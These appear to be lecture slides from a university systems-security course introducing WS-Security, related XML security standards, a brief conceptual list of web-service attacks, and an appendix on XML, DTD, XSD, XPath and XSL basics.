


(See `http://www.tecchannel.de/webtechnik/soa/479383/sicherheit_bei_web_services/index9.html.jpg`)

WS-Security – Introduction

- WS-Security specifies an extension to SOAP messages
- XML Signature/XML Encryption is used to sign/encrypt parts of a SOAP message
- The WS-Security extension is placed in the SOAP header and references the signed/encrypted data
- WS-Security is always applied to a single message
- To protect multiple messages WS-SecureConversation can be used to define a security context

SOAP Message Structure



(See Gruschka et al. in XML Signature Wrapping Angriffe)

WS-Security – Example Message

```
<soap:Header>
    <wsse:Security xmlns:wsse=" ... ">
        <ds:Signature><!-- XML Signature -->
            ...
        </ds:Signature>
        <enc:ReferenceList><!-- XML Encryption -->
            <enc:DataReference URI="#bodyID"/>
                ...
        <enc:ReferenceList>
</wsse:Security></soap:Header>
<soap:Body wsu:Id ="MsgBody" >
    <enc:EncryptedData Id="bodyID">
        ...<!--encrypted data-->
    </enc:EncryptedData>
```

(See Schwenk in Sicherheit und Kryptographie im Internet)

WS-Policy

- Policies express different kinds of requirements to a service,
  e.g., Quality-of-Service attributes, access control, etc.
- With WS-Policy these requirements can be made explicit
- Service providers can define the conditions of use of their services,
  e.g., accepted authentication tokens
- Service clients can search for services that meet their requirements,
  e.g., data transfer protection

WS-Trust

- Establishing trust between two communication partners is a major problem of security
- Many ways exist to authenticate, e.g., certificates, username/password, etc.
- But how can two organizations with different security-tokens work together?
- WS-Trust introduces, therefore, the concept of a trust-broker
- Clients can authenticate at the trust-broker and request security-tokens for another domain

Further XML Security Standards

- XML Key Management Specification (XKMS)
- eXtensible Access Control Markup Language (XACML)
- eXtensible rights Markup Language (XrML)
- Security Assertion Markup Language (SAML)
- Platform for Privacy Preferences (P3P)

Web Services and XML Attacks

- WSDL Scanning
  - Investigate possible further methods in a WSDL file
  - Brute Force further methods that are not described in the WSDL file, but implemented
- WS DoS Attack
  - Send extremely complicated but legal XML documents
  - Forces the system to create huge objects in memory and deplete system's free memory
- Application attacks on WS (Injections, XSS, Applications specific flaws, ...)

(See Artem Vorobiev, Jun Han (2006): Security Attack Ontology)

XML Security in Practice (i)

- XML Security is used in business applications
  - Financial Transaction Service (FinTS) – a bank-independent protocol for online banking
  - Deutsche Gesundheitskarte (`https://www.gematik.de/`)
  - Österreichische Bürgerkarte (`https://www.buergerkarte.at/`)
- Also standards like WS-Security are used in practice
- The XML Security standards are maintained continuously
- Especially best practices are updated regularly as new attacks appear

(See `http://www.hbci-zka.de/dokumente/spezifikation_deutsch/fintsv4/FinTS_4.1_Master_2014-01-20_FV.pdf`)

XML Security in Practice (ii)

- At first sight XML Security seems to be the jack-of-all-trades
- Integration of almost any kind of security standard possible, interoperable because XML based, ...
- In practice, XML Security simply struggles with its complexity
- Therefore, carefully consider your product/protocol stack for security critical components
- Is this kind of complexity really required? Do I get a benefit of such a solution?
- A generic tool/standard often allows many, many options which increase complexity (see VPN standards)
- Lessons learned: Be sceptic if a tool/standard promises to solve every kind of problem

Literature/Links

- Michael McIntosh and Paula Austel: XML Signature Element Wrapping Attacks and Countermeasures
- Nils Gruschka, Meiko Jensen, Luigi Lo Iacono, Jörg Schwenk: XML Signature Wrapping Angriffe
- Donald E. Eastlake and Kitty Niles: Secure XML
- W3C XML Signature Best Practices, `http://www.w3.org/TR/xmldsig-bestpractices/`
- Frederick Hirsch, Getting Started with XML Security, `http://articles.sitepoint.com/print/getting-started-xml-security`

Summary

- XML Encryption and XML Signature offer the possibility to ensure requirements for
  - confidentiality
  - integrity
  - authenticity
- The plurality of standards and options increases the attack surface
- XML Security is used as basement for many other standards in the area of Web Services
- “Complexity is the worst enemy of security” – Bruce Schneier

Thank you!

https://security.inso.tuwien.ac.at/

Appendix

XML

- XML: eXtensible Markup Language
- Published 1996 by the World Wide Web Consortium (W3C)
- Derivated from Standard Generalized Markup Language (SGML)
- Forms the basis for many established standardised formats
- Multiple further standards for processing XML exist

XML Example

```
<?xml version="1.0" encoding="UTF-8"?>
<lectures>
  <lecture>
    <name>Advanced Security for Systems Engineering</name>
    <term>ws</term>
    <description/>
  </lecture>
  <lecture>
    <name>Another lecture</name>
  </lecture>
  ...
  <!-- a comment -->
</lectures>
```

XML Well-formedness

- Elements have a start-tag and an end-tag unless the element is an empty element (`<empty />`)
- Documents must have a root node
- Values of attributes must be surrounded by apostrophes
- Elements must not overlap. e.g.,

```
<p><i>Hier ein <b>Text</i></b></p>
```

Description Language

- Defines the XML document structure
  - Allowed elements and attributes
  - Count and order of elements
- Two standards exist:
  - Document Type Definitions (DTD)
  - XML Schema Definition (XSD)

Document Type Definitions (DTD)

- Possibilities for definition limited
- Definition of count only with 0, 1, >= 0 or > 0
- Merely little number of data types available

```
<?xml version="1.0" encoding="UTF-8"?>
<!ELEMENT lectures ((lecture*))>
<!ELEMENT lecture ((name, term, description)?)>
<!ELEMENT term (#PCDATA)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT description (#PCDATA)>
```

XML Schema Definition (XSD)

- Offers more possibilities than DTD
- Definition of count can be defined more exactly
- XSD is itself an XML language
- Supports data types

XML Schema Definition

```
<?xml version="1.0" encoding="UTF-8"?>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:element name="lectures">
    <xs:complexType><xs:sequence>
        <xs:element ref="lecture" maxOccurs="unbounded"/>
      </xs:sequence></xs:complexType>
  </xs:element>
  <xs:element name="term">
    <xs:simpleType>
      <xs:restriction base="xs:string">
        <xs:enumeration value="ws"/>
        <xs:enumeration value="ss"/>
      </xs:restriction>
    </xs:simpleType>
  </xs:element>
  ...
```

Query languages for XML – XPath


- Access to arbitrary parts of a document
- Document represented as tree
- Access similar to file system
- Example:

```
XPath: //lecture/name
<name>Advanced Security for Systems Engineering</name>
<name>Another lecture</name>

XPath: //lva[term="ws"]/name
<name>Advanced Security for Systems Engineering</name>

XPath: count(//lva[term="ws"]/name)
xs:integer 1
```

XML Stylesheet Language (XSL) – (i)

- Description of the representation of a document
- Separation of content and representation
- Transformation of XML in an arbitrary format. Can be XML again.

XML Stylesheet Language (XSL) – (ii)



(See http://www.w3.org/Consortium/Offices/Presentations/XSLT_XPATH/)

Thank you!

https://security.inso.tuwien.ac.at/